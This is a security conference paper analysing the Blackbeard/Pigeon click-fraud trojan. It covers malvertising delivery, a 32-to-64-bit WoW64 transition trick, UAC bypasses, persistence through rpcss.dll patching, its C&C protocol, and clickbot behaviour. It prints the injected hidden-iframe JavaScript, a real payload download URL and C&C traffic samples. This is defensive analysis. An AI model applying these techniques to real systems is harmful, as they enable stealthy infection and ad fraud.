Virus Bulletin :: VB2014 paper: Notes on click fraud: American story

By Peter Kálnai AVAST Software, Czech Republic

Abstract

The estimated beginning of this ‘American’ story is in the middle of 2013. An infection chain runs through a malvertising campaign with Java exploitation and ends up dropping a payload with the filename ‘notepad.exe’. The main goal of almost all instances of this particular threat is to gain revenue from simulated clicking on online advertisements. Only computers in the United States are targeted. The families of trojans dropped as the final payload share many characteristics, such as possessing both 32-bit and 64-bit variants and using sophisticated stealth techniques for persistence. These include variants of the well known Win32/64:Alureon rootkit and the Win32/64:Blackbeard downloader that was rediscovered at the turn of the year. With this level of complexity, the trojans continue the trend set by one of the most sophisticated threats to perform click fraud, namely Win32/64:ZeroAccess/Sirefef.

In this paper we focus on the in-depth analysis of these *Windows* executables and their interesting structural and behavioural aspects. This involves explaining methods that fulfil the need for elevated privileges, the 32-bit to 64-bit code execution switch if executed in a 64-bit environment, and a description of the communication protocol. Moreover, we will provide an overall comparison of clickbot modules of all mentioned threats and discuss the similarities and the differences in the code they use.

1. Introduction

At the beginning of 2014, a trojan that had previously not been discussed much (with a brand new final payload) started to appear in the wild. It was remarkable in many interesting ways: it possessed a complex structure containing both 32-bit and 64 bit code; its persistence was secured through highly invasive methods; and it displayed a robustness in its ability to contain additional payloads and modules. After a brief investigation of PE header characteristics, a very similar sample from February 2012 was found, which contained debug info with the string ‘Blackbeard’. This led to the nickname of the threat. It is common to find that if a threat contains more advanced features, then its distribution paths also switch from trivial social engineering methods to code execution based on exploitation. Indeed, the data from an internal telemetry system suggested a traffic redirection behind a particular Java exploitation selecting victims exclusively in the United States.

Figure 1. The sample contained debug info with the string ‘Blackbeard’.

2. Distribution

The infection chain starts with malvertising, where malicious redirection is incorporated into the script code of an infected advertisement. A malicious Java applet is loaded, which creates and drops the notepad.exe file into the %TEMP% directory. The suspected malvertising code is JavaScript, as shown in Listing 1. An iframe with very small dimensions is injected via the document.writeln method. The same chain of exploitation has been observed and reported in [1], [2].

```
<script type=”text/javascript”>
{
var dz=document;dz.writeln(“<style>#___r___yw {visibility:hidden;}
</style>
<iframe src=\”http://
<url>/uvxj/etkz.php?endovenafsl=<data>&br=0920899\” marginwidth=\”0\” width=\”13\” height=\”12\” id=_
</IFRAME>”);
}
</script>
```

Listing 1: The suspected malvertising code is JavaScript.

3. Structure and behaviour

In the subsections 3.2 and 3.3 the mentioned memory addresses implicitly refer to the Blackbeard sample 3B2DBA499FC805C363F91940FDAC01D376F7F93F958CADC249F456DD239C78C2.

3.1 Binary structure

Since the early version of the downloader (from February 2012), we have observed the evolution of its structure. The variant described in early 2014 [3] distributed its own trojan features via drive-by download. The binary layout of the first stage starts with an x86 downloader, followed by procedures responsible for the x86 UAC privilege elevation, an x64 downloader and x64 UAC procedures. This downloader then requests the second stage, containing the debug string ‘Pigeon’. This is the main module, which contains x86/x64 code, the rpcss.dll inject and C&C domain list, and is responsible for downloading clickbot modules (the third stage).

The latest variant of the Blackbeard downloader, which lacks the drive-by download feature, was discovered in April 2014. The code corresponding to the previous second stage is embedded and packed with LZO compression [4] in the body of the binary. The clickbot module might or might not be embedded at the end of the binary and encrypted with the same 32-bit RC4 cipher. This altered variant can use a different final payload (e.g. a proxy client) and it can be distributed by a different exploitation chain (in countries outside of the USA). All the parts of the malware – the downloader, Pigeon and the clickbot modules – are included in one binary package. Their layout is shown in Figure 2. It is interesting to note that the Pigeon module is compressed with LZO compression and the clickbot modules are encrypted with the RC4 algorithm with a hard-coded 32-bit key.



Figure 2. Evolution of the Blackbeard/Pigeon structure.

(Click here to view a larger version of Figure 2.)

3.2 32-bit to 64-bit transition

As is the case with almost all high-profile malware, the first stage is custom packed with a cryptor. After extracting the proper downloader, we can see that it is written in a robust way. The same code can be run in either a 32-bit or 64-bit environment, which the code itself decides on the fly, based on the entry point of the unpacked layer. The malware authors can therefore encapsulate their downloader in either a 32-bit or 64 bit cryptor and it will be executed in both environments.

At first, we notice a sequence of push, pop, rol, test, jnz instructions. When run in different environments, these instructions produce different results. Depending on the result, a conditional jump is either taken or not taken.

These initial instructions run in both 32-bit and 64-bit environments. After the first conditional jump (jnz) there are two branches running in 32-bit and WoW64 64-bit environments, respectively.

Figure 3. The initial instructions run in both 32-bit and 64-bit environments. After the first conditional jump (jnz) there are two branches running in 32-bit and 64-bit environments.

(Click here to view a larger version of Figure 3.)

Under the 64-bit environment, the value 0x40000000 is pushed into the RCX register. Even after rotation by two positions to the left, ECX remains zero (ZF is set), so the conditional jump is not taken, and the 64-bit code is executed. The downloader simply gets its image base, adds the relative virtual address of the 64-bit payload function, and executes it.

Under the 32-bit environment, the value 0x40000000 is pushed into the ECX register, which is then rotated by two positions to the left, causing ECX to hold value 1. The instruction 'test ecx, ecx' does not set a zero flag (ZF), so the conditional jump is taken and the 32-bit branch of code is executed.

32-bit applications can be executed on both 32-bit and 64 bit operating systems. The processor architecture is decided by the GetNativeSystemInfo function. The expected result is either 0x00 or 0x09, which stands for PROCESSOR_ARCHITECTURE_INTEL (x86) or PROCESSOR_ARCHITECTURE_AMD64 (x64), respectively.

The wProcessorArchitecture information is compared at address 0x4010e0. Depending on whether the x86 or x64 architecture is detected, the conditional jump at this address decides whether the inWin32 function or the inWoW64 function is executed.

When executing a 32-bit application on a 64-bit operating system, the 32-bit application runs an emulation of a 32-bit operating system, which is called *Windows on Windows64* (shortened to WoW64). WoW64 intercepts system calls made by the 32-bit application, converts 32-bit data structures into 64-bit data structures, and invokes 64-bit system calls. After the 64-bit system call has finished, it translates any output data structures from 64-bit back to 32-bit data structures. The WoW64 subsystem is implemented using three dynamic link libraries: Wow64.dll, Wow64win.dll and Wow64cpu.dll. Wow64.dll takes care of translations from 32-bit to 64-bit, Wow64win.dll provides entry points for 32-bit applications, and Wow64cpu.dll switches the processor from 32-bit mode to 64 bit mode. The interesting part of downloader starts at address 0x40112c, where it calls the function at 0x401000.

The called function then resolves base addresses of the three above-mentioned fundamental WoW64 libraries. In addition to these, it also retrieves the virtual address of an important structure from Wow64win.dll – the sdwhwin32JumpTable table.

At 0x40105f, it resolves the address of GDI32!BRUSHOBJ_hGetColorTransform, which is a function that is exported from the gdi32.dll library. The resolved address is stored in the EBX register. Later, at 0x401066, the system call ordinal is extracted from the first instruction of the call.

If we want to get the address of a function in sdwhwin32JumpTable, we first subtract 0x1000 from its ordinal number, then multiply it by eight (in the 64-bit system, each pointer has eight bytes) and add it to the beginning of the sdwhwin32JumpTable. In our case:

0x78bbfae0 + 0x129 * 8 = 0x78bc0428

However, in the analysed downloader, something more stealthy happens. At 0x401083, the address corresponding to BRUSHOBJ_hGetColorTransform in sdwhwin32JumpTable is overwritten by a user-specified address (0x40ad70). Figure 4 shows the situation before and after the overwriting has been done.



Figure 4. Before and after the overwriting has been done.

(Click here to view a larger version of Figure 4.)

Next, the instruction ‘call ebx’ is executed at the address 0x40108a, which is supposed to invoke BRUSHOBJ_hGetColorTransform. The instruction flow then continues into the gdi32.dll library (BRUSHOBJ_hGetColorTransform), until it reaches the call to the address stored at fs:[0xc0], which points to the wow64cpu!X86SwitchTo64BitMode function.

The DWORD at address fs:[0x0c0] contains an address with a jump causing a switch to the 64-bit environment (segment 0x33 determines the 64-bit environment). The 64-bit environment starts at wow64cpu!CpupReturnFromSimulatedCode, which contains the call toWow64SystemServiceEx. Before calling Wow64SystemServiceEx, several interesting parameters are passed: 0x7559fae0 is the beginning of sdwhwin32JumpTable in wow64win.dll; 0x129 is an ordinal of BRUSHOBJ_hGetColorTransform in sdwhwin32JumpTable; and 0x766e5c55 is the beginning of BRUSHOBJ_hGetColorTransform in gdi32.dll. Inside Wow64SystemServiceEx, the address of BRUSHOBJ_hGetColorTransform in sdwhwin32JumpTable is computed and called at 0x755bcf84 (call r12). Instead of the original address, code from the patched address is executed. At this point, a 64-bit payload is executed within the loader. The 64-bit payload begins at address 0x40ad70.

You might wonder why such a complicated transition from 32 bit to 64-bit environment is made. The malware could, of course, run only in the 32-bit environment, and a 64-bit version would not be necessary. However, the malware described is just a downloader and a loader which downloads another payload. Access to 64-bit running processes (e.g. web browsers) is desirable for the payload due to the possibility of easier code injection. Although there have been some hacks [5] which describe how to access the memory of a 64-bit process from a 32-bit process, it is easier to use straightforward 64-bit to 64-bit access.

3.3 Privilege elevation

Before executing the payload itself, it is important to make sure that it is running with elevated privileges. Without those, the privilege for taking ownership (SeTakeOwnershipPrivilege) cannot be acquired, security permissions for system files cannot be changed, and persistence cannot be established. An important part of the code occurs around the address 0x409a2e. Depending on the function parameters, getDelta can be resolved in four different addresses and later at 0x409a90, calling four different functions. If one function fails, another one is called. The first function (0x409bcc) does nothing special, it just tries to acquire SeTakeOwnershipPrivilege. If the malware is not running with elevated privileges, this function fails. The second function (0x409efc) is more interesting. The system API ShellExecuteW is resolved with the parameter 'runas' to run a file with elevated privileges. The code uses the *System Preparation* tool (sysprep.exe), which is a tool that 'prepares an installation of Windows for duplication, auditing, and customer delivery.' Sysprep is an application that needs administrative rights every time it is executed, and it is also a whitelisted UAC application [6]. Whitelisting allows users with lower than administrative rights to run applications with full administrative rights while UAC settings are still set to the highest security.

There is a proof-of-concept for *Windows 7* UAC whitelisting [7], which uses the above-mentioned feature. At first, a random DLL library is copied from the %WINDOWS%\System32 folder to the %APPDATA%\Roaming folder under a randomly generated name. The newly copied file is patched and then, with the help of IFileOperation, it is copied into the sysprep directory under the name 'cryptbase.dll'. When sysprep.exe is executed, it loads the cryptbase.dll library from the System32 directory. If we put a fake cryptbase.dll library into the sysprep directory, it will load the fake library instead of the real one. Sysprep is an elevated process, so everything it loads is also elevated. To bypass UAC on *Windows 7*, it is necessary to be an administrator. A second function also checks SIDs to make sure an administrator account is present. If it is running under only a standard user account, the second method fails.

The third function (0x4086c0) exploits CVE-2013-3660 [8]. If this function succeeds, a standard user can run programs under administrator privileges.

The last function (0x409c40) tries to run rundll32.exe <random dll>, System1. A random DLL is created with the same method as described for the second function; it is also stored in the same location (%APPDATA%\Roaming).

We have mentioned a few times that a particular system DLL is copied into %APPDATA%\Roaming and patched. The main function of the DLL is overwritten. Instead of its original function, it opens a previously created section object with the downloaded payload and calls its entry point function, which is 0x40ad70. It uses just four imported functions: NtOpenSection, NtMapViewOfSection, NtOpenEvent and NtSetEvent. To resolve the addresses of these imports, references to these libraries are overwritten in the DLL's import table. Finally, the main function of the library is overwritten.

If an attempt to bypass UAC via the above-mentioned methods is not successful, users may encounter (depending on UAC settings) one or more dialogs. The user is presented with a prompt where important system programs request higher privileges in the following order: File Operation, System Preparation Tool, *Windows* host process (Rundll32). If the user does not grant the privileges, the infection does not happen. However, if the UAC bypass is successful, the user is infected and no UAC is displayed (no matter what the UAC settings are).

3.4 Persistence

The initial stage of the downloaded payload establishes persistence on the infected system. Unlike many other pieces of malware which modify registry keys or copy themselves into the Startup folder, we encountered a much stealthier and more complicated form of persistence. Instead of modifying the above-mentioned registry keys, an important system DLL is patched so that the payload is executed every time the operating system starts. Rpcss.dll is the chosen library to be patched. RPCSS stands for Remote Procedure Call System Service, which is a core service of RPC (Remote Procedure Call). This is an important technology for creating distributed client/server programs, running on all *Windows* machines. It is an important system file, so the malware needs to perform a few steps before being able to overwrite it.

First, it attempts to acquire SeTakeOwnershipPrivilege. This privilege allows it to take ownership of any file. The default owner of rpcss.dll is a user called TrustedInstaller, who is the only one with full access (read, write, execute) to this system file. All other users, including SYSTEM, have only read and execute privileges by default. However, with SeTakeOwnershipPrivilege enabled, the owner of rpcss.dll can be changed to the current user. The malware then creates a new access control list (ACL) with two access control entries (ACE): current user and SYSTEM. This access list is then assigned (using SetNamedSecurityInfoW) to the rpcss.dll file. The result is that there are only two users with read/write/execute access – the current user and SYSTEM. Now it is possible to patch the DLL.

When patching the existing library, the best practice is to locate a block full of zeroes and replace it with executable code. However, the payload related to Blackbeard/Pigeon is more than 100KB, and it is not possible to find such a big block of zeros within rpcss.dll. Rpcss.dll contains only a small stub, which reads, decrypts, and executes the previously encrypted payload from a randomly named file in the %WINDOWS%\System32 directory. The payload is encrypted with a single-byte XOR operation.

If a regular user notices a suspiciously named file in the %WINDOWS%\System32 directory and tries to open the file and read it, access to the file will be revoked, because only the SYSTEM user has the right to do this. Rpcss.dll is executed by SYSTEM, so there is no problem in locating and reading the payload. Under *Windows XP*, there are two instances of rpcss.dll: one located in %WINDOWS%\System32 and one in %WINDOWS%\System32\DllCache. Both instances must be patched. The loader also disables the Windows File Protection (WFP) mechanism by calling an undocumented API with ordinal 5 from the sfc_os.dll library. SfcFileException [9] should disable WFP on a specific file for one minute.

Rpcss.dll is a dynamic linked library. It is not patched at the entry point of its main function (Dllmain). The malware localizes the gaServiceEntryTable structure and offset where the pointer to KernelServiceMain is stored. The pointer to this function is patched so that it points to the newly inserted block of data.

```
.data:76AC21BC ; struct _SERVICE_TABLE_ENTRYW * gaServiceEntryTable
.data:76AC21BC ?gaServiceEntryTable@@3PAU_SERVICE_TABLE_ENTRYW@@A dd offset aRpcss_0
.data:76AC21BC                                         ; DATA XREF: ServiceMain(ulong,ushort * * const)+A3↑r
.data:76AC21BC                                         ; ServiceMain(ulong,ushort * * const)+AA↑o
.data:76AC21BC                                         ; "RPCSS"
.data:76AC21C0                 dd offset ?ScmServiceMain@@YGXKQAPAG@Z ; ScmServiceMain(ulong,ushort * * const)
.data:76AC21C4                 dd offset aDcomlaunch   ; "DCOMLAUNCH"
.data:76AC21C8                 dd offset ?KernelServiceMain@@YGXKQAPAG@Z ; KernelServiceMain(ulong,ushort * * const)
.data:76AC21CC                 db    0
```

Figure 5. The malware localizes the gaServiceEntryTable structure and offset where the pointer to KernelServiceMain is stored.

(Click here to view a larger version of Figure 5.)



Figure 6. The pointer to the function is patched so that it points to the newly inserted block of data.

(Click here to view a larger version of Figure 6.)

The patched KernelServiceMain function starts with the getDelta assembly sequence (call $+5, pop), which returns the current address. Then it keeps subtracting 0x1000 until it finds the signature (MZ), which is the base address of the currently loaded library. The Decrypt_string procedure is a simple XOR loop, which decrypts the block of memory with the name of the file with the encrypted payload.

At this point, the malware is persistent on the compromised system. There are no traces of infection in the registry. A standard user may notice randomly named files in the %WINDOWS%\System32 directory, but neither he/she nor even an administrator has access to them (only SYSTEM can access them). Now it is time to spawn an Internet communication thread, download another payload and install it on the compromised system.

3.5 Communication protocol

3.5.1 Downloading drive-by download payload

When the architecture is finally decided, the downloader performs its main purpose – it downloads a payload from a hard coded site. Listing 2 shows the query.

```
c8-sky-walk.org/load.php?id=10&p=2&t=0&e=1

Listing 2: Query string.
```

In the query, ‘id’ is an identifier of a downloader that calls the query, and ‘p’ can have two values (1 or 2 for the x86 and x64 variants of a module, respectively).

The downloaded content is encrypted and stored with a randomly generated name in the %WINDOWS%\System32 directory, e.g. bqpb.ozz. We observed that the downloaded file was encrypted by the RC4 cipher with a 32-bit key. No user has access to the file, only the system.

3.5.2 Communication with C&C

Communication with the C&C server is encrypted. The bot first collects system identification data, which is then encrypted using the *Microsoft* Crypto API Provider.

The initial post always starts with ‘0|’, followed by the system id, which is stored in a randomly created file in %WINDOWS%\System32. ‘p’ is the platform (1=x86, 2=x64); ‘os’ is the operating system name; ‘v’, ‘vc’ and ‘b’ are probably version, subversion and build version respectively; and ‘k’ is a randomly generated key. This

information is encrypted before being sent back to the C&C. In the binary, we can see a hard coded blob with the PUBLICKEYSTRUCT structure. Its parameters specify that we deal with PUBLICKEYBLOB (0x06), algorithm CALG_RSA_KEYX (0x0000a400). From the given binary blob, the key must first be imported using CryptImportKey from advapi32.dll. Calling advapi32.dll!CryptEncrypt finishes the task. The system information before encryption is shown in Listing 3.

```
0|id:a4addcf9PYDuf3lKaD7vSiiyty2YqxqVY6g5935Ic5I7jOE1oK0t9bgJQ9e7Y68H|vp:2|p:1|os:Windows XP Service
```

Listing 3: Initial POST request, encrypted with a hard-coded public key.

The C&C server replies with another encrypted message. From now on, encryption is achieved with RC4, and the password is the previously sent parameter, k.

```
0|4addcf9IRcJ1ppO88AlK73c0tD01C9Z7|
```

Listing 4: The first reply from the C&C.

The second POST request to the C&C server is unencrypted and uses only the previously received hash (value 4addcf9IRcJ1ppO88AlK73c0tD01C9Z7) to request an additional payload. The reply to the second POST request is encrypted with RC4. It contains the main module, which is then decrypted, injected into the svchost.exe process, and executed.

```
4|-56389870907|124928|1|2|0|MZ      ¸       ¸       @          Ř   ş ´ Í!¸LÍ!This program cannot be run i
```

Listing 5: Module downloaded from the C&C server.

Listing 5 shows the newly downloaded module (MZ header) and its size in bytes (124,928). One of the downloaded payloads is the Pigeon clickbot module. We also observed one more module, which was the SOCKS5 proxy. In the case of a proxy payload, the infected system serves as a server which performs clicks requested by client machines.

4. Comparison of clickbot modules

4.1 Pigeon

The Pigeon clickbot is distributed as a DLL file with two exported functions: Start and Stop. When the clicking module is activated, it first needs to hook several system API functions which cause some effects that are noticeable by end-users (e.g. playing sound, displaying message boxes, etc.). The Pigeon clickbot therefore hooks several functions in a few libraries. These functions are shown in Table 1.

ws2_32.dll	GetAddrInfoW, GetAddrInfoExW

user32.dll	MessageBoxW, MessageBoxIndirectW, DialogBoxIndirectParamW, DialogBoxParamW
winmm	waveOutOpen
dsound	DirectSoundCreate
ole32	CoCreateInstance, CoGetClassObject
wininet	HttpSendRequestA, HttpSendRequestW

Table 1. Hooked functions.

Hooking these functions has the effect of a user-mode rootkit. For instance, waveOutOpen silences the waveform-audio output device volume by calling waveOutSetVolume with dwVolume = 0, which means silence. The ole32 functions revoke access to the HKEY_CLASSES_ROOT\CLSID entries belonging to *Internet Explorer* and *Video MP4 Moniker Class* (a plug-in used by *Internet Explorer* to play/stream videos in websites). The wininet functions modify HTTP Accept-Language headers to correspond to the system's locale settings. DirectSoundCreate prevents the creation and initialization of an object that supports the IDirectSound interface. Messages and dialogs using user32.dll APIs are completely bypassed. The Ws2_32 functions modify the host name (pNodeName) parameter.

Later on, it modifies several keys in the *Windows* registry. These keys influence the behaviour of the web browser window in specific situations. For example, Pigeon sets 'HKCU\Software\Microsoft\Internet Explorer\Main\NoNewWindows' to 1. According to the documentation, setting this entry to 1 blocks the window.open event. A new window becomes an in-place navigation event instead. Setting the value of the 'Error Dlg Displayed On Every Error' registry key to 'no' disables script error notifications. The clickbot also modifies several keys in the Internet settings zones, 'Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones', namely 1400, 1601 and 1803. In the Internet zone, 1400 enables active scripting, 1601 enables the submitting of non-encrypted form data, and 1803 disables file download. The registry key 'Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BROWSER_EMULATION' is set to the value 0x22b8, which forces IE8 standard mode, and the value 'MAXHTTPREDIRECTS' raises the redirection limit of the *IE* browser.

After all the necessary registry modifications have been made, the clickbot reads a job task. The job task URLs are hard coded in the binary and have the following format:

```
http://<url1>/task/<number>/;http://<url2>/task/<number>/.

Listing 6: Job task URLs.
```

The GET request to one of the above-mentioned click job servers returns several lines of plaintext. The first line is the length of the payload, the second line contains the link to be clicked, user agent, etc. The redirection chain from the initial task URL to the actual advertisement link is shown in Listing 7.

```
request:
GET /task/3033/ HTTP/1.1
Accept-Language: cs-CZ
```

```
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0; MATP; MATP; VER#7
Host: rummerstain2.com
reply:
cc
http://find-everything.info/?query=how%20long%20does%20a%20judgement%20stay%20on%20your%20credit%20re
(compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0; BOIE9;ENUSMSCOM)
0
```

Listing 7: Redirection chain from initial task URL to the actual advertisement link.



Figure 7. The find-everything.info search engine.

Figure 7 shows the find-everything.info search engine, which is an ad redirection server. Querying this server gives another payload pointing to the ad control server. Notice that the user agent string is the same as the string obtained in the task command.

```
request:
GET /?query=how%20long%20does%20a%20judgement%20stay%20on%20your%20credit%20report HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0; BOIE9;ENUSMSCOM)
Host: find-everything.info
reply:
c2
<body><a id="lnk" href="http://88.214.241.192/click?sid=403f00deeffc1d7fdd41b7d3f33695e79a210a39&cid=
0
```

```
Listing 8: Querying the find-everything.info server.
```

Clicking to the supplied link with a proper referer and user agent causes the HTTP redirection to the ad server itself (Listing 9).

```
request:
GET /click?sid=403f00deeffc1d7fdd41b7d3f33695e79a210a39&cid=1 HTTP/1.1
Referer: http://find-everything.info/?query=how%20long%20does%20a%20judgement%20stay%20on%20your%20cr
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0; BOIE9;ENUSMSCOM)
Host: 88.214.241.192
reply:
In reply, HTTP Location header then causes one more redirection to
Location: http://delivery.seroads.com/display?p=11095&ad=...4

Listing 9: HTTP redirection to the ad server.
```

One more redirection follows, as shown in Listing 10.

```
request:
GET /display?p=11095&ad=Y...4 HTTP/1.1
Referer: http://find-everything.info/?query=how%20long%20does%20a%20judgement%20stay%20on%20your%20cr
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0; BOIE9;ENUSMSCOM)
Cookie: CLICK=CLICK_16
Host: delivery.seroads.com
reply:
HTTP/1.1 302 Found
Location: http://bakingforlife.tv/r-bakingforlife.html?lp=1&externalID=S-CTM-BFL-US1&subExternalID=se

Listing 10: Final redirection.
```

The contents of the Location HTTP header show the final destination, with parameters identifying the source of the ad network.

